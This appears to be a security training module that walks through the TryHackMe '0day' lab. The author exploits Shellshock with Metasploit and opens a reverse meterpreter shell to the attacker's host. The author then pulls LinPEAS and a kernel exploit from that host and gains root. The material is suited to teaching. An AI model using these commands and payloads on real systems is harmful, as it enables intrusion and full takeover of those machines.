Linux Privilege Escalation Part 4

Server Exploits - Module 4

Neglect

Old Versions of Technologies

If you are responsible for a linux server, it’s up to you to update it as well as the technologies (Apache, MySQL, etc) on it. However, sometimes that can be difficult, especially with IoT devices.

IoT devices usually ship out as a full Linux system, but are “restricted” behind it’s interface. However, it may be possible to have access to the Linux systems of an IoT device if the relies on older technologies.

Apache Vulnerabilities

In 2014, an Apache vulnerability called Shellshock was discovered that allowed anyone to gain a shell on a system running an older version of Apache. Do fix this, you would just update Apache. However, on IoT devices, this can be near impossible as you don’t have full root access to do so.

If your IoT devices were not properly segmented, and attacker could use this to establish a foothold and launch attacks from these devices against other machines.

Exercise


https://tryhackme.com/r/room/0day

We will exploit this box, first let's nmap it with the sV (service version) flag. This will have nmap try to enumerate what version of the technology is running.

```
┌──(bryan㉿kali)-[~]
└─$ nmap -sV 10.10.221.238
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-21 13:32 EDT
Nmap scan report for 10.10.221.238
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Exercise

With some web servers, like Apache, we can also use curl to see the response headers. This usually contains the version of Apache running.



Exercise

We see that the machine is running Apache 2.4.7, which was released way back in 2013. This machine has been neglected. For the shellshock exploit to work, we must ensure that the website has the test.cgi file.



Exercise

Because test.cgi exists, and hasn't been removed, we can use Metasploit to see if this web server is vulnerable. This module has a check ability, which can check if a target is vulnerable without exploitation. This is good for being sneaky within an environment.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 10.10.221.238
rhosts ⇒ 10.10.221.238
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rport 80
rport ⇒ 80
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test.cgi
targeturi ⇒ /cgi-bin/test.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 10.10.221.238:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Exercise

We can now look to exploit this. Be sure to set your LHOST to be your TryHackMe's IP address. We can see this has been 100.46% exploited.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 10.2.3.235
lhost ⇒ 10.2.3.235
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.2.3.235:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.10.221.238
[*] Meterpreter session 1 opened (10.2.3.235:4444 → 10.10.221.238:54725) at 2024-03-21 13:44:24 -0400

meterpreter >
```

Neglect Part 2

Whoami

Right now we can see that we are running as www-data, the service account for Apache.

The Linux Kernel


Just like the technologies that run on Linux, we have to update Linux itself too.

Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2014	7	0	0	88	11
2015	4	0	0	53	5
2016	4	10	10	153	25
2017	169	28	163	148	82
2018	1	0	7	89	16
2019	7	1	8	113	7
2020	3	0	4	26	3
2021	5	2	8	23	5
2022	8	10	15	51	19
2023	13	3	41	48	23
2024	1	0	2	20	1
Total	222	54	258	812	197

The Linux Kernel

If we look at our box, we can see the version of Linux we are running is 3.13.0, which was released in 2014. Since 2014, there have been 258 privilege escalation vulnerabilities discovered for the linux kernel, so chances are we can find one.



Finding an Exploit

LinPEAS (Linux Privilege Escalation Awesome Script) can enumerate the version of linux and suggest exploits. We will cd into /tmp (world writable) and download LinPeas.


https://github.com/carlospolop/PEASS-ng/releases/download/20240317-32cd037e/linpeas.sh

I have already downloaded LinPeas onto my kali machine and am using the python webserver to download it to the box we are attacking.

```
wget http://10.2.3.235/linpeas.sh
--2024-03-21 10:53:46--  http://10.2.3.235/linpeas.sh
Connecting to 10.2.3.235:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [text/x-sh]
Saving to: 'linpeas.sh'
```


Finding an Exploit

I then make linpeas executable and run it.



Finding an Exploit


It suggests this vulnerability, which is a pretty well know privilege escalation vulnerability.



https://www.exploit-db.com/exploits/37292


Privilege Escalation

Let’s download the c file onto our victim box using the python webserver on our kali.



Privilege Escalation

Luckily, our victim box has gcc on it so we can compile the exploit on the the victim box.



Privilege Escalation

We can set the permissions to make the exploit executable and run it to gain root

```
chmod +x privesc
./privesc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Takeaways

Best Practices

- Update everything on a regular patch cycle
- What can’t be updated must be protected
  - Don’t connect it to Active Directory
  - Separate it from other networks